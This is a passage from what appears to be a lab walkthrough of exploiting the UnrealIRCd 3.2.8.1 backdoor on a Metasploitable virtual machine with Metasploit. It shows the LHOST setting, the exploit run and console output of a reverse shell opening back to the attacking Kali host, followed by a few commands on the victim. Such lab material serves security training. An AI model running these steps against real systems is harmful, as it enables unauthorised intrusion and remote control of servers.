Id Name
-- --
0 Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

LHOST is the local machine that is attacking other machine. So Kali machine's IP will be added to LHOST.

## 5. Run exploit



```
kali@kali: ~
07:43 AM

File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.5:6667 - Connected to 10.0.2.5:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.5:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 22VA5mhVBZKMMjAw;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "22VA5mhVBZKMMjAw\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.5:52316) at 2021-09-05 07:42:30 -0400

whomai
sh: line 6: whomai: command not found

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dcallow.conf
doc
help.conf
ircd.log
ircd.pid
```

Access to victim's machine is achieved.

===== END =====